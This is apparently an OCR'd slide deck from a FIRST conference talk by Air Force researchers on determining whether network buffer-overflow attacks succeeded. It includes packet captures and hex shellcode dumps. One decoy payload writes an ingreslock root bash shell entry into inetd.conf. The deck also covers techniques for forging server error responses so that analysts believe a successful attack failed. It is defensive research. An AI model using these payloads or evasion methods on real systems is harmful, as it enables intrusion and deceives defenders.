Reliably Determining the Outcome of Computer Network Attacks

18th Annual FIRST Conference

Capt David Chaboya
Air Force Research Labs
Anti-Tamper and Software Protection Initiative (AT-SPI) Technology Office

Dr Richard Raines, Dr Rusty Baldwin, Dr Barry Mullins
Air Force Institute of Technology (AFIT)


Introduction

- Research Motivation
- Determining Attack Outcome
- IDS Analyst Evasion
- Forging Responses
- Determining Trust
- Conclusion

Research Motivation

- Network Intrusion Detection Systems (NIDSs) are more like “attack” detection systems
- Buffer overflow attacks are widespread
- Manual checking of alerts is time consuming and error prone
- Network analysts either overly trust network data or are too paranoid

Determining Attack Outcome



Reports to the analyst

NIDS detects that an attack is in progress

Decides if the attack is a success or failure

Success or Failure?

- Immediate
  - The intruder makes it obvious
  - Server response to attack
  - Network understanding/mapping
  - Active verification


```
10.1.1.10   10.1.1.60   DCERPC  Bind: call_id: 1 UUID: LSA_DS
10.1.1.60   10.1.1.10   DCERPC  Bind_ack: call_id: 1 accept max_xmit:
10.1.1.10   10.1.1.60   LSA_DS  DsRolerUpgradeDownlevelServer request
10.1.1.60   10.1.1.10   TCP     microsoft-ds > 2685 [ACK] Seq=815 Ack
10.1.1.10   10.1.1.60   TCP     2685 > microsoft-ds [ACK] Seq=4200 Ac
10.1.1.60   10.1.1.10   TCP     microsoft-ds > 2685 [ACK] Seq=815 Ack
10.1.1.10   10.1.1.60   TCP     2687 > 4444 [SYN] Seq=0 Ack=0 Win=642
10.1.1.60   10.1.1.10   TCP     4444 > 2687 [SYN, ACK] Seq=0 Ack=1 Wi
10.1.1.10   10.1.1.60   TCP     2687 > 4444 [ACK] Seq=1 Ack=1 Win=642
10.1.1.60   10.1.1.10   SMB     Trans Request
10.1.1.10   10.1.1.60   TCP     2685 > microsoft-ds [RST] Seq=4200 Ac
10.1.1.60   10.1.1.10   TCP     4444 > 2687 [PSH, ACK] Seq=1 Ack=1 Wi
10.1.1.10   10.1.1.60   TCP     2687 > 4444 [ACK] Seq=1 Ack=40 Win=64
10.1.1.60   10.1.1.10   TCP     4444 > 2687 [PSH, ACK] Seq=40 Ack=1 W
10.1.1.10   10.1.1.60   TCP     2687 > 4444 [ACK] Seq=1 Ack=105 Win=6

a2 7a 00 0c  29 e1 dd fc 08 00 45 00   .....z.. ).....E.
40 00 80 06  e3 e7 0a 01 01 3c 0a 01   .O.z@... .....<..
0a 7f db 78  17 c9 c7 09 43 bf 50 18   ...\...x ....C.P.
00 00 4d 69  63 72 6f 73 6f 66 74 20   DpO...Mi crosoft
6f 77 73 20  58 50 20 5b 56 65 72 73   Windows  XP [Vers
35 2e 31 2e  32 36 30 30 5d            ion 5.1. 2600]
```

Success or Failure?

- Delayed
  - Check patches or logs
  - Backdoor signatures
  - Anomaly Detection – Traffic analysis/Data Mining

Network Traffic Analysis

Graphical depiction of a typical request and response



Network Traffic Analysis

What the NIDS analyst sees

No.	ı	Source	Destination	Protocol	Info
3	(	10.1.1.10	10.1.1.55	TCP	1346 > http [SYN] Seq=0 Ac
4		10.1.1.55	10.1.1.10	TCP	http > 1346 [SYN, ACK] Seq
5		10.1.1.10	10.1.1.55	TCP	1346 > http [ACK] Seq=1 Ac
6		10.1.1.10	10.1.1.55	HTTP	GET /_vti_bin/_vti_aut/fp3
7		10.1.1.55	10.1.1.10	HTTP	HTTP/1.1 500 Server Error
8		10.1.1.55	10.1.1.10	TCP	http > 1346 [FIN, ACK] Seq
9		10.1.1.10	10.1.1.55	TCP	1346 > http [ACK] Seq=68 A
10		10.1.1.10	10.1.1.55	TCP	1346 > http [FIN, ACK] Seq
11		10.1.1.55	10.1.1.10	TCP	http > 1346 [ACK] Seq=260

Shellcode – Simple Case

Decoder

NOP Sled

```
90 90 90 90 90 90 90 90   90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90   90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90   90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90   90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90   90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90   90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90   90 90 90 90 90 90 90 90
90 90 eb 10 5a 4a 33 c9   66 b9 7d 01 80 34 0a 99
e2 fa eb 05 e8 eb ff ff   ff 70 95 98 99 99 c3 fd
38 a9 99 99 99 12 d9 95   12 e9 85 34 12 d9 91 12
41 12 ea a5 12 ed 87 e1   9a 6a 12 e7 b9 9a 62 12
d7 8d aa 74 cf ce c8 12   a6 9a 62 12 6b f3 97 c0
6a 3f ed 91 c0 c6 1a 5e   9d dc 7b 70 c0 c6 c7 12
```

Shellcode

Real World Advice

- Vendor IDS Signature Guidance
  - "Also look for the result returned by the server. An error message **probably** indicates the attack failed. If successful, you may see not more traffic in this session (indicating a shell on another port) or non ftp-specific commands being issued"
- *Intrusion Signatures and Analysis*, Book
  - "The DNS software should be reviewed to ensure that the system is running the latest version"

Real World Advice

- Snort User’s Group
  - “In a large number of cases there is nothing preventing the attacker from having the service return the same response as a non vulnerable service”
- IDS User’s Group
  - “You still need a trained analyst who knows what the data means to be able to determine what has to be done with it”

Real World Advice

IDS User's Group

- "In general it's impossible to determine the success of attacks with only a network IDS (NIDS)"
- "For attack like Nimda, you need to check the HTTP response code and see if it return the interesting stuff. For DoS attack, you need to check if the server is crash which will not send back the response"
- "The behavior to that of a non-vulnerable system to an attack is often different and well-defined ...... and there are evasive measures attackers could use to avoid the appearance of success"

Test Methodology

- Experimental Design
  - Windows XP attack system running Ethereal
  - Metasploit Framework used to test/develop exploits
    - Eight buffer overflow vulnerabilities fully tested
  - Windows XP VMWare host running Windows 2000 Server SP 0-4 and Windows XP SP 0-1
- NIDS Test Design
  - Vary shellcode Exit Function, test patched and unpatched servers
  - Direct measurement of server response, five second captures
  - At least three repetitions
  - Ensure the vulnerability is tested and not the exploit
  - Use VMWare's "Revert to Snapshot" feature

Server Response Results

Exploit	MS Bulletin	Patched Server Response	Unpatched Reponse	Size (bytes)
Apache Chunked	N/A	HTTP/1.1 400 Bad Request	None	542
IIS_WebDAV	03-07	HTTP/1.1 400 Bad Request	None	235
IIS_Nsiislog	03-19/03-22	HTTP/1.1 400 Bad Request	None or 500 Server Error	111
IIS_Printer	01-23	None	None	N/A
IIS_Fp30Reg	03-51	HTTP/1.1 500 Server Error	None	258/261
LSASS	04-11	WinXP: DCERPC Fault Win2K: LSA-DS Response	None	WinXP:92 Win2K:108
RPC DCOM	03-26	RemoteActivation Response	None	92

- Is it really this easy?
    - Exploit vector, bad input, custom error pages

IDS Evasion

- Typically refers to techniques that evade or disrupt the computer component of the NIDS
- Insertion, Evasion, Denial of Service (DOS)
- Polymorphic shellcode
  - ADMmutate, substitute NOPs
- Mimicry attacks
  - Modify exploit to mimic something else
- NIDS analyst evasion
  - Convince analyst that successful attack has failed

Evasion Technique #1

- Training: Analysts recognize UNIX vs. Windows shellcode
- Attack: Create decoy shellcode that appears to target UNIX (i.e. /bin/sh or /etc/inetd.conf), but instead creates a Windows backdoor
- Result: Analyst believes that the attack targets the wrong Operating System

#1 Decoy Shellcode

```
48 9e 37 c1 93 91 51 15    .12.H!2.  H.7...Q.
09 3d 9c 19 48 ea a6 66    +.2.H.`.  .=..H..f
4e 9e 37 c9 4b ea b6 fe    .22..4z.  N.7.K...
38 ea 92 e6 d1 d0 36 fe    ....I7..  8.....6.
47 a7 65 91 e6 26 4f 82    ....+...  G.e..&O.
47 52 a2 58 6f 25 34 82    .... ..~  GR.Xo%4.
e7 14 56 85 e7 34 6a 22    H12.H)2.  ..V..4j"
6f 59 9d 80 30 9e 37 d9    .1...4r*  oY..0.7.
68 20 2d 63 20 65 63 68    .a0bin0s  h -c ech
73 6c 6f 63 6b 20 73 74    o 'ingre  slock st
20 6e 6f 77 61 69 74 20    ream tcp   nowait
68 20 2d 69 27 20 3e 20    root bas  h -i' >
6e 30 69 6e 65 74 64 20    0usr0sbi  n0inetd
```

Evasion Technique #2

- Training: Analysts look for signs that an intruder could not connect to the backdoor
- Attack: Create shellcode that adds a new user and then send SYN packets to a fake backdoor (i.e., 1524 ingreslock)
- Result: The response from the victim server (RST/ACK) seems to indicate the attack failed

#2 Fake Backdoor

No..		Source	Destination	Protocol	Info
1		10.1.1.10	10.1.1.60	TCP	1268 > 4444 [SYN] Seq=0
2		10.1.1.60	10.1.1.10	TCP	4444 > 1268 [RST, ACK]
3		10.1.1.10	10.1.1.60	TCP	1268 > 4444 [SYN] Seq=0
4		10.1.1.60	10.1.1.10	TCP	4444 > 1268 [RST, ACK]
5		10.1.1.10	10.1.1.60	TCP	1268 > 4444 [SYN] Seq=0
6		10.1.1.60	10.1.1.10	TCP	4444 > 1268 [RST, ACK]

Evasion Technique #3

- Training: Analysts trust success and failure error codes/characteristics
- Attack: Forge the server response to return the error the analyst is expecting (i.e., HTTP/1.1 400 Bad Request)
- Result: The attack is believed to have failed since the server clearly processed and denied the attack

#3 Forged Response

No.	Source	Destination	Protocol	Info
1	10.1.1.10	10.1.1.55	TCP	1158 > http [SYN] Seq=0 Ack
2	10.1.1.55	10.1.1.10	TCP	http > 1158 [SYN, ACK] Seq=
3	10.1.1.10	10.1.1.55	TCP	1158 > http [ACK] Seq=1 Ack
4	10.1.1.10	10.1.1.55	HTTP	Continuation
5	10.1.1.55	10.1.1.10	HTTP	HTTP/1.1 400 Bad Request
6	10.1.1.10	10.1.1.55	TCP	1158 > http [ACK] Seq=1304
7	10.1.1.55	10.1.1.10	TCP	http > 1158 [RST] Seq=91 A

How do you forge responses?

- Find the socket descriptor associated with the attacker’s connection
- Findsock
  - Use *getpeername* and attacker’s source port
  - Doesn’t work through NAT/proxies
- Findtag
  - Use *ioctlsocket* and *FIONREAD* to read in a hardcoded tag
  - Requires an additional packet after overflow

Findtag and Findsock

Source	Destination	Protocol	Info
10.1.1.10	10.1.1.55	TCP	1586 > http [SYN] Seq=0
10.1.1.55	10.1.1.10	TCP	http > 1586 [SYN, ACK] Se
10.1.1.10	10.1.1.55	TCP	1586 > http [ACK] Seq=1
10.1.1.10	10.1.1.55	HTTP	Continuation
10.1.1.55	10.1.1.10	TCP	http > 1586 [ACK] Seq=1
10.1.1.10	10.1.1.55	HTTP	Continuation
10.1.1.55	10.1.1.10	TCP	http > 1586 [ACK] Seq=1
10.1.1.55	10.1.1.10	HTTP	HTTP/1.1 400 Bad Request
10.1.1.10	10.1.1.55	TCP	1586 > http [ACK] Seq=13
10.1.1.55	10.1.1.10	TCP	http > 1586 [RST] Seq=91

```
09 80 00 11  11 04 a2 7a 08 00 45 00   ..)J.... ...z..E.
40 00 80 06  78 9e 0a 01 01 0a 0a 01   .,k.@... x.......
00 50 2b 60  54 ce 57 eb 5b 8c 50 18   .7.2.P+` T.W.[.P.
00 00 6d 73  66 21                     ......ms f!
```

Hard-coded: 40 bytes   Universal: 90 bytes

Process Injection (minimum API calls): 255 bytes

Rawsock

- Create the packet from scratch using raw sockets (Windows 2000, XP, 2003 targets)
- Rawsock
  - *Socket, setsockopt, sendto*
  - Requires administrative privilege
  - Requires that attacker capture Initial Sequence Numbers and calculate checksum
  - Hardcoded: 350 bytes

ISAPI Forging

- Use techniques introduced in public exploits to locate the connection ID during overflows in Internet Server API (ISAPI) extensions
  - Locate Extension Control Block
  - Find connection ID (socket handle equivalent)
  - Pick default error message (ServerSupportFunction Send Response Header)
  - Send forged message (Writeclient)
- Smaller shellcode, does not rely on the error message size (unless custom page)

Server Response Trust

- Payload Size Analysis
  - Calculate payload size and compare to minimum forging requirements. In most cases at least 350 bytes is required for forging and backdoor
- Check if shellcode is known
  - Match shellcode to common exploits available on the internet (an automated tool would be best)
  - Keep database of most used exploits/payloads
- Decode the shellcode to determine function
  - Requires expert skill or sophisticated computer program

Examples

Source	Destination	Protocol	Info
10.1.1.10	10.1.1.55	TCP	2123 > http [SYN] Seq=0 Ack=0 Win=64
10.1.1.55	10.1.1.10	TCP	http > 2123 [SYN, ACK] Seq=0 Ack=1 W
10.1.1.10	10.1.1.55	TCP	2123 > http [ACK] Seq=1 Ack=1 Win=64
10.1.1.10	10.1.1.55	HTTP	POST /scripts/nsiislog.dll HTTP/1.1
10.1.1.55	10.1.1.10	TCP	http > 2123 [ACK] Seq=1 Ack=2921 Win
10.1.1.10	10.1.1.55	HTTP	Continuation
10.1.1.55	10.1.1.10	HTTP	HTTP/1.1 100 Continue
10.1.1.55	10.1.1.10	TCP	http > 2123 [ACK] Seq=90 Ack=7301 Wi
10.1.1.10	10.1.1.55	HTTP	Continuation
10.1.1.55	10.1.1.10	TCP	http > 2123 [ACK] Seq=90 Ack=58401 Win=
10.1.1.55	10.1.1.10	TCP	http > 2123 [ACK] Seq=90 Ack=61321 Win=
10.1.1.55	10.1.1.10	TCP	http > 2123 [ACK] Seq=90 Ack=64241 Win=
10.1.1.55	10.1.1.10	TCP	http > 2123 [ACK] Seq=90 Ack=65916 Win=
10.1.1.55	10.1.1.10	TCP	[TCP Dup ACK 44#1] http > 2123 [ACK] Se
10.1.1.55	10.1.1.10	HTTP	HTTP/1.1 400 Bad Request
10.1.1.55	10.1.1.10	TCP	http > 2123 [FIN, ACK] Seq=201 Ack=6591
10.1.1.10	10.1.1.55	TCP	2123 > http [ACK] Seq=65916 Ack=202 Win

Success or failure?

Examples

```
07b0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  ........ ........
07c0  90 90 90 90 d9 ee d9 74  24 f4 5b 31 c9 b1 2d 81  .......t $.[1..-.
07d0  73 17 ee a4 d3 18 83 eb  fc e2 f4 06 f2 d3 18 ee  s....... ........
07e0  f7 86 4e b9 2f bf 3c f6  2f 96 24 65 f0 d6 60 ef  ..N./.<. /.$e..`.
07f0  4e 58 52 f6 2f 89 38 ef  4f 30 2a a7 2f e7 93 ef  NXR./.8. O0*./...
0800  4a e2 e7 12 95 13 b4 d6  44 a7 1f 2f 6b de 19 29  J....... D../k..)
0810  4f 21 23 92 80 c7 6d 0f  2f 89 3c ef 4f b5 93 e2  O!#...m. /.<.O...
0820  ef 58 42 f2 a5 38 93 ea  2f d2 f0 05 a6 e2 d8 b1  .XB..8.. /.......
0830  fa 8e 43 2c ac d3 46 84  94 8a 7c 65 bd 58 43 e2  ..C,..F. ..|e.XC.
0840  2f 88 04 65 bf 58 43 e6  f7 bb 96 a0 aa 3f e7 38  /..e.XC. .....?.8
0850  2d 14 f3 f6 f7 bb 80 10  2e dd e7 38 5b 03 4b 86  -....... ...8[.K.
0860  4b 1d f8 8e 5b 05 72 ee  5b 03 e7 3e ce d3 f0 0f  K...[.r. [..>....
0870  5b 2c e7 8d c9 b7 36 8b  dc b6 38 c1 c7 f3 68 87  [,....6. ..8...h.
0880  ca b4 38 df 94 fd 29 c0  95 fd 2d de a4 d3 18 4d  ..8...). ..-....M
0890  4d 4d 4d 4d 4d 4d 4d 4d  4d 4d 4d 4d 4d 4d 4d 4d  MMMMMMMM MMMMMMMM
08a0  4d 4d 4d 4d 4d 4d 4d 4d  4d 4d 4d 4d 4d 4d 4d 4d  MMMMMMMM MMMMMMMM
```

Payload size = 088e – 07c4= CA (hex) = 202 bytes

Is forging possible?

Examples

Source	Destination	Protocol	Info
10.1.1.10	10.1.1.55	TCP	1170 > epmap [SYN] Seq=0 Ack=0
10.1.1.55	10.1.1.10	TCP	epmap > 1170 [SYN, ACK] Seq=0
10.1.1.10	10.1.1.55	TCP	1170 > epmap [ACK] Seq=1 Ack=
10.1.1.10	10.1.1.55	DCERPC	Bind: call_id: 0 UUID: REMACT
10.1.1.55	10.1.1.10	DCERPC	Bind_ack: call_id: 0 accept ma
10.1.1.10	10.1.1.55	REMACT	RemoteActivation request
10.1.1.55	10.1.1.10	TCP	epmap > 1170 [ACK] Seq=61 Ack=
10.1.1.10	10.1.1.55	TCP	1170 > epmap [ACK] Seq=1747 A
10.1.1.10	10.1.1.55	TCP	1177 > 4444 [SYN] Seq=0 Ack=0
10.1.1.55	10.1.1.10	TCP	4444 > 1177 [RST, ACK] Seq=0 A
10.1.1.10	10.1.1.55	TCP	1177 > 4444 [SYN] Seq=0 Ack=0
10.1.1.55	10.1.1.10	TCP	4444 > 1177 [RST, ACK] Seq=0 A
10.1.1.10	10.1.1.55	TCP	1177 > 4444 [SYN] Seq=0 Ack=0
10.1.1.55	10.1.1.10	TCP	4444 > 1177 [RST, ACK] Seq=0 A
10.1.1.10	10.1.1.55	TCP	1170 > epmap [FIN, ACK] Seq=1

Success or failure?

Examples

Success or failure?

Examples

Payload Database

Attacker's Shellcode

Do they match?

What about Linux?

- Server Response Characteristics
- Forging attacks
- Trust Determination

Conclusion

- The outcome of many buffer overflow attacks can be automatically determined based on network data alone
- There is no difference between a forged and a legitimate response
  - However it can be determined, in most cases, if forging is possible
- NIDS developers should leave as little to the analyst as possible (obvious, but more needs to be done)
  - When possible block malicious traffic
  - Post-processing of response/validity calculation

Questions

Questions?

Contact Information:

Capt David J. Chaboya

AFRL AT-SPI Technology Office

(937) 320-9068 ext 170

david.chaboya@wpafb.af.mil

Contact Information:

Dr Richard Raines

Air Force Institute of Technology

richard.raines@afit.edu